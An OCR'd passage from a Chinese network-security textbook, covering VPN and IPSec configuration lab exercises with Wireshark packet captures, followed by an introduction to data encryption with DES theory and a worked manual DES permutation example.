打开服务器端“路由和远程访问”窗口，单击“端口”，可以看到一个 WAN 微型端口的状态已经成为“活动”状态，查看端口状态，了解 VPN 客户端和服务端之间传输的字节数、连接时间，客户端的 IP 等信息。

实验二：使用 Wireshark(或 Sniffer)工具捕获 VPN 网络中的数据包。

步骤 1：在未启动 VPN 连接之前捕获数据。

未启动 VPN 连接之前，使用抓包工具捕获客户端和服务端之间使用 FTP 协议的数据包，并使客户端向服务端发出 FTP 连接请求，输入用户名和密码，建立连接，观察捕获到的明文数据。

步骤 2：启动 VPN 连接之后捕获数据。

启动客户端和服务端的 VPN 连接，再次使用抓包工具捕获客户端和服务端之间使用 FTP 协议的数据包，并使客户端向服务端发出 FTP 连接请求，输入用户名和密码，建立连接，观察捕获到的数据与步骤 1 的差异。

实验要求：

(1) 简单阐述实验原理。

(2) 分别写出建立 VPN 连接之前和 VPN 连接之后客户端与服务端的网络连接状况变化。

(3) 分别写出建立 VPN 连接之前和 VPN 连接之后采用抓包工具捕获到的客户端与服务端使用 FTP 协议的数据包的不同，分析总结原因。

8. 在 Windows 操作系统中利用 IPSec 配置 VPN 网络。主机 A 作为 VPN 服务端，主机 B 作为 VPN 客户端，两台主机只要求安装 Windows XP 操作系统。实验内容和步骤如下。

实验一：利用 IPSec 协议配置 VPN 网络。

步骤 1：配置 Windows 内置的 IPSec 安全策略。

(1) 系统默认的情况下，内置了“安全服务器”、“客户端”、“服务器”3 个安全选项。将“安全服务器”的“策略已指派”中的选项变为“是”，选中“所有 ICMP 通信量”，将这个安全规则设置为必须建立安全的连接。

选择“预共享密钥”的方法作为“身份认证方法”，设置共享密钥 C。对“所有 IP 通信量”做同样的配置。

(2) 从另一台计算机上用 ping 命令测试两者之间的连接，观察结果。

在这台计算机上也做同样的设置，密钥也设为 C，重新用 ping 测试，观察结果。

(3) 以命令行方式输入命令 ipsecmon，在 IPSec 的安全监视器中查看相关的详细属性。

步骤 2：配置专用的 IPSec 安全策略。

(1) 使用“IP 安全策略向导”定制专用的 IPSec 安全策略，并添加 IP 安全规则，选择采用预共享密钥的方式进行身份认证，并设定密钥为 C；在 IP 筛选器列表的配置项中添加一个新的 IP 筛选器列表，设置源地址为“我的 IP 地址”，目标地址为“任何 IP 地址”；添加好新的 IP 筛选器列表后，编辑这个筛选器列表的操作，让其进行 IPSec 安全协商，不和不支持 IPSec 的计算机通信等。

(2) 尝试用 ping 命令测试与另一台计算机之间的连接，观察结果；从另一台计算机上用 ping 命令测试两者之间的连接，观察结果。另一台计算机上也做同样的设置，密钥也设为 C，重新互相进行 ping 测试，观察结果。

(3) 以命令行方式输入命令 ipsecmon，在 IPSec 的安全监视器中查看相关的详细属性。

实验二：使用 Wireshark 工具捕获 VPN 网络中的数据包。

采用 IPSec 隧道模式在两台计算机之间配置 VPN，采用抓包工具探测两台计算机之间的数据包，查看数据的机密性。

实验要求：

（1）简单阐述实验原理。

（2）写出实验一中不同的 ping 测试连接的结果，并分析总结原因。

（3）写出实验二的实验步骤和分析结果。

（4）对应捕获的数据包，分析 IPSec 建立连接和加密的原理。

9．按要求配置虚拟专网 VPN，其拓扑结构如图 7-16 所示。




图 7-16　题 9 的拓扑结构

（1）配置 IKE 协商的参数，指定认证所用的算法是 SHA，加密所用的算法是 3DES，SA 的生存时间为 6400，配置预先共享的密钥，此密码是手工指定的。

（2）配置 IPSec 的传输模式（模式名称为 kun，AH 验证为 AH-SHA-HMAC，ESP 加密为 ESP-3DES，ESP 验证为 ESP-SHA-HMAC）。

（3）进行数据加密传输验证。

10．有实验拓扑如图 7-17 所示，请按要求完成实验。




图 7-17　题 10 的拓扑结构

实验要求：

（1）按图搭建网络，其中 PC 为一台外网用机，桥接一台路由器再连接到 ISP。

（2）PC 可以通过 PPTP 访问内网的 VLAN2，同时可以访问 ISP 上的 Web 服务器。

（3）要求内网之间建立起 IPSec VPN，以便安全地通过 ISP 传送内网之间的流量，其中 VLAN3 到 VLAN4 要求采用 3DES 加密，MD5 散列；VLAN3 到 VLAN5 之间采用 AES 加密和 SHA 散列；其他流量采用 DES 加密，MD5 散列。

（4）确保内网可以访问 ISP。

第8章　数据加密技术

密码技术被广泛用于网络安全、操作系统安全、数据安全、应用系统安全等各种不同的应用中。纵观所有的加密算法，最具影响力的当属DES和RAS算法，它们分别是对称加密和公钥加密的典型代表。此外，后起之秀混沌加密也是方兴未艾。本章介绍数据加密的相关知识，包括一些常用加密技术，如DES、RSA、混沌加密等，通过实例演示这些加密技术的加/解密过程。

8.1　数据加密基础

数据加密是通过加密算法和加密密钥将明文转变为密文，而解密则是通过解密算法和解密密钥将密文恢复为明文。数据加密目前是计算机系统对信息进行保护的一种最可靠的办法。它利用密码技术对信息进行加密，实现信息隐蔽，防止数据未经授权的泄露和未被察觉的修改，且算法具有相当高的复杂性，使得破译的开销超过可能获得的利益，从而起到保护信息的安全的作用。

一个数据加密系统包括加密算法、明文、密文以及密钥。数据加密系统的安全性只在于密钥的保密性，而不在算法的保密性。可靠的加密算法，只要破解者不知道被加密数据的密钥，也就不可解读这些数据。

明文用M(消息)或P(明文)表示，它可能是位流(文本文件、位图、数字化的语音流或数字化的视频图像)。一般P指简单的二进制数据，M指待加密的消息。

密文用C表示，它是二进制数据。加密函数E作用于M得到密文C，用数学表示为

$$E(M)=C$$

相反地，解密函数D作用于C产生M：

$$D(C)=M$$

先加密后再解密消息，原始的明文将恢复出来，即

$$D(E(M))=M$$

除了提供机密性外，密码学通常有鉴别、完整性检验、抗抵赖等作用。鉴别是指消息的接收者应该能够确认消息的来源，入侵者不可能伪装他人信息。完整性检验是指消息的接收者应该能够验证在传送过程中消息没有被修改，入侵者不可能用假消息代替合法消息。抗抵赖指发送者事后不可能虚假地否认他发送的消息。

8.2　加密技术

密码算法是用于加密和解密的数学函数。现代密码学的加密算法是公开的，密钥主导了加密和解密进程。密钥通常用K表示，K可以是很多数值里的任意值。密钥K的可能值的范围叫作密钥空间。加密和解密运算都使用这个密钥(即运算都依赖于密钥)，加/解密函

数的表示如下。

加密算法：$C=E(K_E, P)$。

解密算法：$P=D(K_D, C)=D(K_D, E(K_E, P))$。

其模型如图 8-1 所示。




图 8-1　现代加密技术模型

现代密码学有对称加密和非对称加密之分。对称加密方法是指加密和解密过程都采用相同的密钥，即 $K_E=K_D$。非对称加密方法是指加密和解密过程采用不同的密钥，即 $K_E \neq K_D$。

目前在数据通信中使用最普遍的算法有数据加密标准 DES 算法、三重 DES 算法（即 3DES 或 TDES）、高级加密标准 AES 算法、RSA 算法和 PGP 算法等。

8.3　对称加密技术 DES

对称加密采用了对称密码编码技术，其特点是文件加密和解密使用相同的密钥，即加密密钥也可以用作解密密钥，这种方法在密码学中称为对称加密算法。对称加密算法使用简单快捷，密钥较短，且破译困难。除了数据加密标准（DES），另一个对称密钥加密系统是国际数据加密算法（IDEA）。IDEA 是对称、分组密码算法，每组明文为 64 位，密钥为 128 位，生成的密文为 64 位，与 DES 相比加密性更好，易于实现。IDEA 加密标准由 PGP（Pretty Good Privacy）系统使用。

在对称加密技术中，DES 加密算法是比较经典的数据加密算法。DES 是一种对二元数据进行加密的算法，数据分组长度为 64 位，密文分组长度也是 64 位，使用的密钥为 64 位，有效密钥长度为 56 位，另外 8 位用于奇偶校验。解密时的过程和加密时相似，但密钥的顺序正好相反。

DES 算法的弱点是不能提供足够的安全性，因为其密钥容量只有 56 位，即只有 2^{56} 个密钥的可能组合，在 1998 年已经被破译。由于这个原因，后来又提出了三重 DES（或 3DES）系统，使用 3 个不同的密钥对数据块进行（两次或）3 次加密，该方法比进行普通加密 3 次快，其强度大约和 112 位的密钥强度相当。

1. DES 算法

DES 算法把 64 位的明文输入块变为 64 位的密文输出块，它所使用的密钥也是 56 位，其算法主要分为两步：

1）初始置换

其功能是把输入的 64 位数据块按位重新组合，并把输出分为 L_0、R_0 两部分，每部分各

长 32 位。其置换规则为：将输入的第 58 位换到第 1 位，第 50 位换到第 2 位，依此类推，最后一位是原来的第 7 位。L_0、R_0 则是换位输出后的两部分，L_0 是输出的左 32 位，R_0 是右 32 位。

其置换规则如下：

58,50,42,34,26,18,10,2,60,52,44,36,28,20,12,4,
62,54,46,38,30,22,14,6,64,56,48,40,32,24,16,8,
57,49,41,33,25,17,9,1,59,51,43,35,27,19,11,3,
61,53,45,37,29,21,13,5,63,55,47,39,31,23,15,7

2）逆置换

经过 16 次迭代运算后得到 L_{16}、R_{16}，以此作为输入进行逆置换，逆置换正好是初始置换的逆运算，由此即得到密文输出。

DES 的解密过程是加密过程的逆操作。

令 i 表示迭代次数，$\oplus$表示逐位模 2 求和，f 为加密函数。DES 加/解密过程表示如下：

（1）DES 加密过程：

$L_0R_0 \leftarrow \text{IP}(\text{<64 位明文>})$

$L_i \leftarrow R_{i-1} \qquad i=1,2,\cdots\cdots,16$

$R_i \leftarrow L_{i-1} \oplus f(R_{i-1},k_i) \qquad i=1,2,\cdots\cdots,16$

$\text{<64 位密文>} \leftarrow \text{IP}^{-1}(L_{16}R_{16})$

（2）DES 解密过程：

$L_{16}R_{16} \leftarrow \text{IP}(\text{<64 位密文>})$

$R_{i-1} \leftarrow L_i \qquad i=1,2,\cdots\cdots,16$

$L_{i-1} \leftarrow R_i \oplus f(R_i,k_i) \qquad i=1,2,\cdots\cdots,16$

$\text{<64 位明文>} \leftarrow \text{IP}^{-1}(L_0R_0)$

2. DES 安全性分析

DES 算法具有相当高的复杂性，加密函数 f 的非线性性质非常好，起到的“扰乱”效果非常显著，并且还遵循了严格雪崩准则和比特独立准则，这使得密文被破译的难度较大。由于 DES 算法便于理解和掌握，经济有效，得到了广泛的应用。

到目前为止，除了用穷举搜索法对 DES 算法进行攻击外，还没有发现更有效的办法（其他方法有差分密码分析、线性密码分析），因此 DES 算法是具有较高安全性的。但是，随着计算机计算能力的提高，同时由于 DES 的密钥过短（仅 56 位），近年对 DES 的成功攻击时有报道。1999 年已经有组织通过互联网上的 100 000 台计算机合作在 22 小时 15 分内完成 DES 破解。随着硬件技术和 Internet 的发展，其被破解所需要的时间将越来越短。尽管如此，DES 的出现是现代密码学历史上非常重要的事件，它对于分析掌握分组密码的基本理论与设计原理仍然具有重要的意义。

为了克服 DES 密钥空间小的缺陷，人们又提出了三重 DES 的变形方式。3DES 理论的密钥长度为 56×3=168 位，但是，在受到中间人攻击时将退化为 112 位。其安全性仍然不理想。目前代替 DES 的新数据加密标准称为 AES。

3. DES 算法实例

实验 8-1 手工实现 DES 算法

【实验目的】

掌握 DES 加密算法的加解密过程。


【实验原理】

DES 算法把 64 位的明文输入块变为 64 位的密文输出块，它所使用的密钥也是 64 位。其功能是把输入的 64 位数据块按位重新组合，并把输出分为 L_0、R_0 两部分，每部分各长 32 位。然后进行前后置换（输入的第 58 位换到第 1 位，第 50 位换到第 2 位，依此类推，最后一位是原来的第 7 位），最终由 L_0 输出左 32 位，R_0 输出右 32 位。根据这个法则经过 16 次迭代运算后，得到 L_{16}、R_{16}，将其作为输入，进行与初始置换相反的逆置换，即得到密文。在使用 DES 时，双方预先约定使用的"密码"，即 Key，然后用 Key 去加密数据；接收方得到密文后使用同样的 Key 解密得到原数据。通过定期在通信网络的源端和目的端同时改用新的 Key，便能更进一步提高数据的保密性，实现安全性较高的数据传输。

【实验过程】

步骤 1：确定一个初始置换规则。其初始置换规则见图 8-2。其置换也称 IP（Initial Permutation，初排数据）。

图 8-2 看上去杂乱无章，这正是加密所需的，被经常应用。其中的数据表示二进制明文的位标，为 1～64。例如，58 指该组明文中的第 58 位，50 指该组明文中的第 50 位，以此类推，最后一位是原来的第 7 位。初始排列的目的是将明文的顺序打乱。



IP=

58	50	42	34	26	18	10	2
60	52	44	36	28	20	12	4
62	54	46	38	30	22	14	6
64	56	48	40	32	24	16	8
57	49	41	33	25	17	9	1
59	51	43	35	27	19	11	3
61	53	45	37	29	21	13	5
63	55	47	39	31	23	15	7

图 8-2　DES 初始置换规则

例如，假设明文是十六进制的 X＝0123456789ABCDEF，将其写成二进制形式，共 64 位：

0000 0001 0010 0011 0100 0101 0110 0111 1000 1001 1010 1011 1100 1101 1110 1111　①

按图 8-2 进行初始排列，数字串①中，第 58 位是 1，第 50 位是 1，第 42 位是 0……最后其排列结果如下：

1100 1100 0000 0000 1100 1100 1111 1111 1111 0000 1010 1010 1111 0000 1010 1010　②

将②写为十六进制是

CC00CCFFF0AAF0AA　③

步骤 2：乘积变换。

把步骤 1 得出的 64 位二进制数字串一分为二，用 L_0 表示前 32 位，R_0 表示后 32 位。这样可将③写成

$$L_0 = \text{CC00CCFF} \quad R_0 = \text{F0AAF0AA} \qquad ④$$

对④进行 16 次迭代运算，这 16 次迭代运算的过程如图 8-3 所示。其中 K_1～K_{16} 为 16 次变换所采用的密钥。每一个密码函数 $f(R_{i-1}, K_i)(i=1,2,\cdots,16)$ 都是通过 3 个子过程（扩展置换，压缩代换，P 排列）得到的。由于 16 次变换过程是类似的，因而只须了解其中的一个过程，其余的以此类推。

